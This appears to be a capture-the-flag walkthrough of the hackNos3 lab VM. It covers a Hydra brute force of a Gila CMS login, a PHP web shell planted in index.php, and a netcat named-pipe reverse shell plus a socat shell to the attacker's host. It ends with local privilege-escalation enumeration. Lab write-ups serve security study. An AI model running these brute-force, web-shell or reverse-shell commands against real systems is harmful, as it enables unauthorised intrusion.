

hacknos3

Scanning for victim IP

victim ip : 10.0.2.14

```
root@kali:~# for i in {1..254}; do (ping -c 1 10.0.2.$i | grep "ttl" | cut -d " " -f4 | tr -d ':'); done
10.0.2.1
10.0.2.2
10.0.2.3
10.0.2.9
10.0.2.14
```

Nmap version scan

```
root@kali:/tmp# nmap -sV -p- hacknos3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 00:09 EST
Nmap scan report for hacknos3 (10.0.2.14)
Host is up (0.00012s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:99:89:94 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.01 seconds
root@kali:/tmp#
```

Nmap default scripts scan

```
root@kali:~# nmap -sC -p- hacknos3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-23 00:09 EST
Nmap scan report for hacknos3 (10.0.2.14)
Host is up (0.000078s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   3072 ce:16:a0:18:3f:74:e9:ad:cb:a9:39:90:11:b8:8a:2e (RSA)
|   256  9d:0e:a1:a3:1e:2c:4d:00:e8:87:d2:76:8c:be:71:9a (ECDSA)
|_  256  63:b3:75:98:de:c1:89:d9:92:4e:49:31:29:4b:c0:ad (ED25519)
80/tcp    open  http
|_ http-title: WebSec
MAC Address: 08:00:27:99:89:94 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.52 seconds
root@kali:~#
```

username guessing



Reset Password

Enter your email address and we will send you a link to reset your password.

[Log In](#)

password guessing

```
root@kali:~# cewl http://hacknos3/websec -w hack_dict.txt
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~# cat hack_dict.txt | wc -l
53
root@kali:~#
```

hydra

```
POST /websec/login HTTP/1.1
Host: hacknos3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://hacknos3/websec/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Connection: close
Cookie: PHPSESSID=hc45hn0knebv112hjn7h1gv96h
Upgrade-Insecure-Requests: 1
```

```
username=contact%40hacknos.com&password=fff
```

<http://t3rm1t.blogspot.com/2012/08/bruteforce-http-form-with-hydra-and.html>

```
hydra -L users.txt -P hack_dict.txt 10.0.2.14 http-post-form "/websec/
login:username=^USER^&password=^PASS^:Wrong:H='Cookie: PHPSESSID=hc45hn0knebv112hjn7h1gv96h'" -l
-vV -o found.txt
```

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-05 23:52:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 53 login tries (1:1/p:53), ~4 tries per task
[DATA] attacking http-post-form://10.0.2.14:80/websec/login:username^USER^&password^PASS^:Wrong:H^Cookie: PHPSESSID=hc45hn0knebv112hjn7h1gv96h'
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "hackNos" - 1 of 53 [child 0] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Bootstrap" - 2 of 53 [child 1] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "and" - 3 of 53 [child 2] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "com" - 4 of 53 [child 3] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Start" - 5 of 53 [child 4] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "www" - 6 of 53 [child 5] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "JavaScript" - 7 of 53 [child 6] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Navigation" - 8 of 53 [child 7] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "About" - 9 of 53 [child 8] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Services" - 10 of 53 [child 9] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Portfolio" - 11 of 53 [child 10] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Contact" - 12 of 53 [child 11] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Security" - 13 of 53 [child 12] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Find" - 14 of 53 [child 13] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Out" - 15 of 53 [child 14] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "More" - 16 of 53 [child 15] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "Securityx" - 17 of 53 [child 2] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "has" - 18 of 53 [child 4] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "everything" - 19 of 53 [child 5] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "you" - 20 of 53 [child 0] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "need" - 21 of 53 [child 3] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "get" - 22 of 53 [child 7] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "your" - 23 of 53 [child 8] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "new" - 24 of 53 [child 11] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "website" - 25 of 53 [child 1] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "running" - 26 of 53 [child 6] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "time" - 27 of 53 [child 12] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "All" - 28 of 53 [child 14] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "the" - 29 of 53 [child 9] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "templates" - 30 of 53 [child 13] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "themes" - 31 of 53 [child 15] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "are" - 32 of 53 [child 10] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "open" - 33 of 53 [child 3] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "source" - 34 of 53 [child 0] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "free" - 35 of 53 [child 5] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "download" - 36 of 53 [child 7] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "easy" - 37 of 53 [child 8] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "use" - 38 of 53 [child 4] (0/0)
[ATTEMPT] target 10.0.2.14 - login "contact@hacknos.com" - pass "strings" - 39 of 53 [child 11] (0/0)
[80][http-post-form] host: 10.0.2.14 login: contact@hacknos.com password: Securityx
[STATUS] attack finished for 10.0.2.14 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-05 23:52:41


```

```

root@kali:~# cat found.txt
# Hydra v9.0 run at 2020-01-05 23:52:38 on 10.0.2.14 http-post-form (hydra -L users.txt
e: PHPSESSID=hc45hn0knebv112hjn7h1gv96h')
[80][http-post-form] host: 10.0.2.14 login: contact@hacknos.com password: Securityx
root@kali:~#

```

Successful login



- Dashboard
- Content
- Administration

There are new updates for your packages available

Posts

1

Find your hack

1. Create Categories
2. Edit About Page
3. Create Posts
4. Upload Images
5. Set Basic Settings

Page created in 1.538685 seconds.
Gila CMS version 1.10.9

Administration -> phpinfo

Apache Environment


Variable	Value
REDIRECT_STATUS	200
HTTP_HOST	hacknos3
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_REFERER	http://hacknos3/websec/admin/fm
HTTP_CONNECTION	keep-alive
HTTP_COOKIE	PHPSESSID=hc45hn0knebv12hjn7h1gv96h; GSESSIONID=110epdtr4jebep3xb1n9kb6s0o917tftmoen2d0crstn8ocr
HTTP_UPGRADE_INSECURE_REQUESTS	1
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
SERVER_SIGNATURE	<address>Apache/2.4.41 (Ubuntu) Server at hacknos3 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.41 (Ubuntu)
SERVER_NAME	hacknos3
SERVER_ADDR	10.0.2.14
SERVER_PORT	80


Apache Version	Apache/2.4.41 (Ubuntu)
Apache API Version	20120211
Server Administrator	webmaster@localhost
Hostname:Port	127.0.1.1:80
User/Group	www-data(33)/33
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100
Timeouts	Connection: 300 - Keep-Alive: 5
Virtual Server	Yes
Server Root	/etc/apache2
Loaded Modules	core mod_so mod_watchdog http_core mod_log_config mod_logio mod_version mod_unixd mod_access_compat mod_alias mod_auth_basic mod_auth_core mod_auth_file mod_authz_core mod_authz_host mod_authz_user mod_autoindex mod_deflate mod_dir mod_env mod_filter mod_mime prefork mod_negotiation mod_php7 mod_reqtimeout mod_rewrite mod_setenvif mod_status


Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off

Content -> File manager



 **Dashboard**

 **Content**


 **Administration**




- ..
- .htaccess
- Dockerfile
- LICENSE
- app.yaml
- assets
- composer.json
- config.default.php
- config.php
- index.php
- lib
- log
- robots.txt
- sites
- src
- themes
- tmp

+ Dir

+ File

 Upload

Page created in 0.000972 seconds.
Gila CMS version 1.10.9 


user: cmsu
pass: securityx


```
1 <?php
2
3 $GLOBALS['config'] = array (
4     'db' =>
5     array (
6         'host' => 'localhost',
7         'user' => 'cmsu',
8         'pass' => 'securityx',
9         'name' => 'cms',
10    ),
11    'permissions' =>
12    array (
13        1 =>
14        array (
15            0 => 'admin',
16            1 => 'admin_user',
17            2 => 'admin_userrole',
18        ),
19    ),
20    'packages' =>
21    array (
22        0 => 'blog',
23    ),
24    'base' => 'http://192.168.1.20/websec/',
25    'theme' => 'startbootstrap-creative',
26    'title' => 'Gila CMS',
27    'slogan' => 'An awesome website!',
28    'default-controller' => 'blog',
29    'timezone' => 'America/Mexico_City',
30    'ssl' => "",
31    'env' => 'pro',
32    'check4updates' => 1,
33    'language' => 'en',
34    'admin_email' => 'contact@hacknos.com',
35    'rewrite' => true,
36 );
```

on index.php, do the following changes

```
echo "<pre>";  
system($_GET['cmd']);  
echo "</pre>"; |
```

RCE



hacknos3/websec/?cmd=ip addr

Kali Linux Kali Training Kali Tools Kali Docs Kali Forum

```
1: lo:  mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: enp0s3:  mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:99:89:94 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.14/24 brd 10.0.2.255 scope global dynamic enp0s3  
        valid_lft 731sec preferred_lft 731sec  
    inet6 fe80::a00:27ff:fe99:8994/64 scope link  
        valid_lft forever preferred_lft forever
```

Url encode payload for reverse shell


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.2.15 44444 >/tmp/f
```

```
%6d%70%2f%66%3b%63%61%74%20%2f%74%6d%70%2f%66%7c%2f%62%6
```

Reverse shell popped

```
root@kali:~# nc -nlvp 44444
listening on [any] 44444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.14] 42312
/bin/sh: 0: can't access tty; job control turned off
$
```

Socat

Start web server and download socat off attacking machine

```
root@kali:~/Desktop# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.14 - - [06/Jan/2020 00:33:23] "GET /socat HTTP/1.1" 200 -
```

```
www-data@hacknos:/$ cd tmp
www-data@hacknos:/tmp$ curl http://10.0.2.15/socat -o socat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent    Left  Speed
100 366k 100 366k    0     0 29.8M      0 --:--:-- --:--:-- --:--:-- 29.8M
www-data@hacknos:/tmp$ chmod +x socat
www-data@hacknos:/tmp$ ls -lah socat
-rwxr-xr-x 1 www-data www-data 367K Jan  6 05:33 socat
www-data@hacknos:/tmp$
```

Socat listener on attacking machine

```
root@kali:~/Desktop# socat file:`tty`,raw,echo=0 tcp-listen:12345
```

Socat victim machine

```
www-data@hacknos:/tmp$ socat tcp-connect:10.0.2.15:12345 exec:sh,pty,stderr,setsid,sigint,sane &  
[1] 1732  
www-data@hacknos:/tmp$
```

```
sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$
```

```
/bin/bash -p  
export TERM='xterm'  
alias lsf='ls -Flah'; alias cls='clear'  
stty rows 54 cols 210
```

```
www-data@hacknos:/tmp$ lsf  
total 376K  
drwxrwxrwt  2 root      root      4.0K Jan  6 05:39 ./  
drwxr-xr-x 20 root      root      4.0K Dec 10 18:05 ../  
prw-r--r--  1 www-data www-data    0 Jan  6 05:36 f|  
-rwxr-xr-x  1 www-data www-data 367K Jan  6 05:33 socat*  
www-data@hacknos:/tmp$
```

Enum local

```

www-data@hacknos:/tmp$ find / -type f -perm -4000 2> /dev/null | xargs ls -l {}
ls: cannot access '{}': No such file or directory
-rwsr-xr-x 1 root root 40152 Aug 23 11:28 /snap/core/7917/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/7917/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/7917/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/7917/bin/su
-rwsr-xr-x 1 root root 27608 Aug 23 11:28 /snap/core/7917/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/7917/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/7917/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/7917/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/7917/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/7917/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jun 10 2019 /snap/core/7917/usr/bin/sudo
-rwsr-xr-- 1 root systemd-network 42992 Jun 10 2019 /snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/7917/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Oct 1 09:55 /snap/core/7917/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/7917/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 Oct 10 09:34 /snap/core/8268/bin/mount
-rwsr-xr-x 1 root root 44168 May 7 2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 44680 May 7 2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25 2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root root 27608 Oct 10 09:34 /snap/core/8268/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25 2019 /snap/core/8268/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25 2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25 2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25 2019 /snap/core/8268/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25 2019 /snap/core/8268/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Oct 11 12:01 /snap/core/8268/usr/bin/sudo
-rwsr-xr-- 1 root systemd-network 42992 Jun 10 2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar 4 2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Dec 6 13:26 /snap/core/8268/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12 2018 /snap/core/8268/usr/sbin/pppd
-rwsr-sr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/at
-rwsr-xr-x 1 root root 84848 Aug 29 13:00 /usr/bin/chfn
-rwsr-xr-x 1 root root 48784 Aug 29 13:00 /usr/bin/chsh
-rwsr-xr-x 1 root root 31424 Jul 6 2019 /usr/bin/cpulimit
-rwsr-xr-x 1 root root 34896 Mar 5 2019 /usr/bin/fusermount
-rwsr-xr-x 1 root root 88272 Aug 29 13:00 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Aug 21 13:19 /usr/bin/mount
-rwsr-xr-x 1 root root 44600 Aug 29 13:00 /usr/bin/newgrp
-rwsr-xr-x 1 root root 67992 Aug 29 13:00 /usr/bin/passwd
-rwsr-xr-x 1 root root 31032 Aug 16 12:37 /usr/bin/pkexec
-rwsr-xr-x 1 root root 67816 Aug 21 13:19 /usr/bin/su
-rwsr-xr-x 1 root root 161448 Oct 15 11:09 /usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Aug 21 13:19 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 51184 Jun 11 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14488 Jul 8 08:40 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 453096 Sep 12 18:53 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 22840 Aug 16 12:37 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root 117672 Aug 30 09:42 /usr/lib/snapd/snap-confine

```

entries inside crontab

```

www-data@hacknos:/tmp$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
www-data@hacknos:/tmp$

```

users which are able to login and run a shell

```

www-data@hacknos:/tmp$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
blackdevil:x:1000:118:hackNos:/home/blackdevil:/bin/bash
www-data@hacknos:/tmp$

```

listing blackdevil home directory

```

www-data@hacknos:/home$ cd blackdevil/
www-data@hacknos:/home/blackdevil$ ls -l
total 40K
drwxr-xr-x 6 blackdevil docker 4.0K Dec 13 13:13 ./
drwxr-xr-x 3 root root 4.0K Dec 10 18:06 ../
-rw-r--r-- 1 blackdevil docker 220 May 5 2019 .bash_logout
-rw-r--r-- 1 blackdevil docker 3.7K May 5 2019 .bashrc
drwx----- 3 blackdevil docker 4.0K Dec 13 06:20 .cache/
drwxr-xr-x 3 blackdevil docker 4.0K Dec 13 06:20 .config/
drwx----- 3 blackdevil docker 4.0K Dec 10 18:07 .gnupg/
drwxr-xr-x 3 blackdevil docker 4.0K Dec 13 06:20 .local/
-rw-r--r-- 1 blackdevil docker 807 May 5 2019 .profile
-rw-r--r-- 1 root root 33 Dec 13 08:39 user.txt
www-data@hacknos:/home/blackdevil$ cat user.txt
bae11ce4f67af91fa58576c1da2aad4b
www-data@hacknos:/home/blackdevil$

```

determine the groups which blackdevil is a member of


```
www-data@hacknos:/home/blackdevil$ groups blackdevil
blackdevil : docker adm cdrom sudo dip plugdev lxd
www-data@hacknos:/home/blackdevil$
```

finding files by blackdevil

```
www-data@hacknos:/var/www/html/devil/hackNosff/test$ find / -type f -user blackdevil 2> /dev/null
/home/blackdevil/.bash_logout
/home/blackdevil/.bashrc
/home/blackdevil/.config/composer/.htaccess
/home/blackdevil/.profile
/home/blackdevil/.local/share/composer/.htaccess
www-data@hacknos:/var/www/html/devil/hackNosff/test$
```

things which www can run as sudo

```
www-data@hacknos:/home$ sudo -l
Matching Defaults entries for www-data on hacknos:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on hacknos:
    (www-data) NOPASSWD: /not/easy/What/are/you/looking
www-data@hacknos:/home$
```

kernel version

```
www-data@hacknos:/$ uname -a
Linux hacknos 5.3.0-24-generic #26-Ubuntu SMP Thu Nov 14 01:33:18 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
www-data@hacknos:/$
```